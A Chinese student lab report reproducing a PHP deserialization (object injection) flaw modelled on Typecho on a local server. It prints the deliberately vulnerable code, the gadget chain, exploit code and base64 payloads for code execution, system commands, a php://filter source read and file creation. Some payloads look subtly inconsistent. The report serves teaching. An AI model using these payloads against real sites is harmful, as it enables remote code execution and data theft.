《漏洞利用及渗透测试基础》实验报告

姓名： 艾明旭 学号：2111033 班级：信息安全一班

**实验名称：**

复现反序列化漏洞

**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令

**实验过程：**

序列化与反序列化

在各类语言中，将对象的状态信息转换为可存储或可传输的过程就是序列化，序列化的逆过

程便是反序列化，主要是为了方便对象的传输，通过文件、网络等方式将序列化后的字符串

进行传输，最终通过反序列化可以获取之前的对象。

以 php 为例的反序列化漏洞

PHP 有一类特殊的方法，它们以 \_\_(两个下划线) 开头，在特定的条件下会被调用，例如

类的构造方法 \_\_destruct()，destruct 是对象被销毁的时候进行调用，通常 PHP 在程序块

执行结束时进行垃圾回收，这将进行对象销毁，然后自动触发 destruct 魔术方法，如果魔术方法还存在一些恶意代码，即可完成攻击。

PHP反序列化漏洞又叫PHP对象注入漏洞。在一个应用中，如果传给unserialize()的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用PHP魔术方法来控制对象内部的变量甚至是函数。对这一类漏洞的利用，往往需要分析web应用的源代码。

下面是复现反序列化漏洞的过程。

创建typecho.php文件

该web应用通过$\_GET[‘\_\_typecho\_config’]从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。

代码如下：

<?php

class Typecho\_Db{

public function \_\_construct($adapterName){

$adapterName = 'Typecho\_Db\_Adapter\_' . $adapterName;

}

}

class Typecho\_Feed{

private $item;

public function \_\_toString(){

$this->item['author']->screenName;

}

}

class Typecho\_Request{

private $\_params = array();

private $\_filter = array();

public function \_\_get($key)

{

return $this->get($key);

}

public function get($key, $default = NULL)

{

switch (true) {

case isset($this->\_params[$key]):

$value = $this->\_params[$key];

break;

default:

$value = $default;

break;

}

$value = !is\_array($value) && strlen($value) > 0 ? $value : $default;

return $this->\_applyFilter($value);

}

private function \_applyFilter($value)

{

if ($this->\_filter) {

foreach ($this->\_filter as $filter) {

$value = is\_array($value) ? array\_map($filter, $value) :

call\_user\_func($filter, $value);

}

$this->\_filter = array();

}

return $value;


}

}

$config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));

$db = new Typecho\_Db($config['adapter']);


?>



• 这里只需要把 payload 构造在一个 Typecho\_Requsest 类的 params 和 filter 中，再

将该类封装在 Typecho\_Feed 类的 item 中，最后将这个 Feed 对象序列化、base64 加密

即可完成攻击。



程序实例化了类Typecho\_Db，类的参数是通过反序列化得到的$config。在类Typecho\_Db的构造函数中，进行了字符串拼接的操作，而在PHP魔术方法中，如果一个类被当做字符串处理，那么类中的\_\_toString()方法将会被调用。全局搜索，发现类Typecho\_Feed中存在\_\_toString()方法。

在类Typecho\_Feed的\_\_toString()方法中，会访问类中私有变量$item[‘author’]中的screenName，这里又有一个PHP反序列化的知识点，如果$item[‘author’]是一个对象，并且该对象没有screenName属性，那么这个对象中的\_\_get()，方法将会被调用，在Typecho\_Request类中，正好定义了\_\_get()方法。

类Typecho\_Request中的\_\_get()方法会返回get()，get()中调用了\_applyFilter()方法，而在\_applyFilter()中，使用了PHP的call\_user\_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里$filter，$value都是我们可以控制的，因此可以用来执行任意系统命令。至此，一条完整的利用链构造成功。

这里只需要把 **payload 构造在一个 Typecho\_Requsest 类的 params 和 filter 中，再将该类封装在 Typecho\_Feed 类的 item 中**，最后将这个 Feed 对象序列化、base64 加密即可完成攻击。

**构造 payload**

• 分析源码，根据上述漏洞思路，可以知道核心注入点在 params 和 filter 处，令 params 为assert 函数可以执行任意代码，而 filter 处则构造我们的恶意代码

根据上述思路，写出对应的利用代码：

<?php

class Typecho\_Feed

{

private $item;

public function \_\_construct(){

$this->item = array(

'author' => new Typecho\_Request(),

);

}

}

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_\_construct(){

$this->\_params['screenName'] = 'phpinfo()';

$this->\_filter[0] = 'assert';

}

}

$exp = array(

'adapter' => new Typecho\_Feed()

);


echo base64\_encode(serialize($exp));

?>


代码中用到了PHP的assert()函数，如果该函数的参数是字符串，那么该字符串会被assert()当做PHP代码执行。phpinfo();便是我们执行的PHP代码


上述代码中用到了 PHP 的 assert() 函数，如果该函数的参数是字符串，那么该字符串会被assert()当做 PHP 代码执行，这一点和 PHP 一句话木马常用的 eval() 函数有相似之处。

phpinfo(); 便是我们执行的 PHP 代码，如果想要执行系统命令，将 phpinfo(); 替换为system(‘ls’); 即可，注意最后有一个分号。访问 exp.php 便可以获得 payload ，通过 get请求的方式传递给 typecho.php 后， phpinfo()成功执行。




访问php网页方式：






访问<http://127.0.0.1/exp.php>，得到payload：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0ooa5sc6GvKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19




访问typecho.php的过程中遇到如下问题：



这是PHP 的提示而非报错，这里我未给$user赋予值,就把它输出,所以报错了

以下是关闭PHP提醒的方法：







再通过get请求的方式传递给typecho.php

127.0.0.1/typecho.php?\_\_typecho\_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0ooa5sc6GvKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

phpinfo()成功执行




要执行系统命令，测试 system(”dir”)



查看页面 payload: YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjE0OiJzeXN0ZW0oImRpciIpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo1OiJhc3NlciI7fX19fX0=

测试本地文件包含



payload: YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVj

aG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3Qi

OjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5O

YW1lIjtzOjY5OiJpbmNsdWRlICJwaHA6Ly9maWx0ZXIvcmVhZD1jb252ZXJ0LmJhc2U2NC1l


bmNvZGUvcmVzb3VyY2U9aW5kZXgucGhwIjsiO31zOjI0OiIAVHlwZWNob19SZXF1ZXN0AF9m


aWx0ZXIiO2E6MTp7aTowO3M6NToiYXNzZXIiO319fX19


页面如下：



base64 解密看结果，是我们 www 目录下的 index 源码







将 phpinfo(); 替换为 fopen(\'newfile.txt\', \'w\'); 我们把exe.php文件中代码句 $this->\_params['screenName'] = 'phpinfo()'; 中的 phpinfo() 替换为 fopen(\'newfile.txt\', \'w\'); ，即实现在exe.php目录下产生一个名为 newfile.txt 的文本文件。

我们通过重复的操作，来提取到这个新命令的 payload 如下：这里有斜杠反斜杠会报错，因此删掉了

我们通过重复的操作，来提取到这个新命令的 payload 如下：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZAB


pdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1

JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnL


CAndycpOyI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319

fX19

然后同样通过GET请求方式把其传入到typecho.php文件，打开浏览器输入URL，回车运行发现无报错， 证明运行成功。



然后我们去目录：C:\PHPnow-1.5.6\htdocs下观察，发现确实产生了一个newfile.txt文本文件，证明命令执行成功。



我们为了实现该命令的运行，对typecho.php文件中的 Typecho\_Feed 类做了一定的修改，确保

\_\_toString() 方法能够返回一个字符串。修改后如下：

class Typecho\_Feed

{

private $item;

public function \_\_toString() {

if (isset($this->item['author']) && isset($this->item['author']- >screenName)) {

return $this->item['author']->screenName;

} else {

return '';

}

}

}

**心得体会：**

通过本次实验，我结合书上老师给出的实例，理解了反序列化产生的原理，并且学习了 如何对其进行利用。了解了 PHP 反序列化漏洞的原理，同时学习了如何编写 PHP 反序列化漏 洞的代码，并且实现了其他的系统命令，创建文件夹、文本文档等。通过自己进行实验，提 高了动手能力，同时也提高了漏洞挖掘的能力，增强了安全防范意识

对于 web 应用的代码审计更加熟悉，有了自主搜寻漏洞的能力，也明白了如何利用魔法函数进行恶意攻击与防护。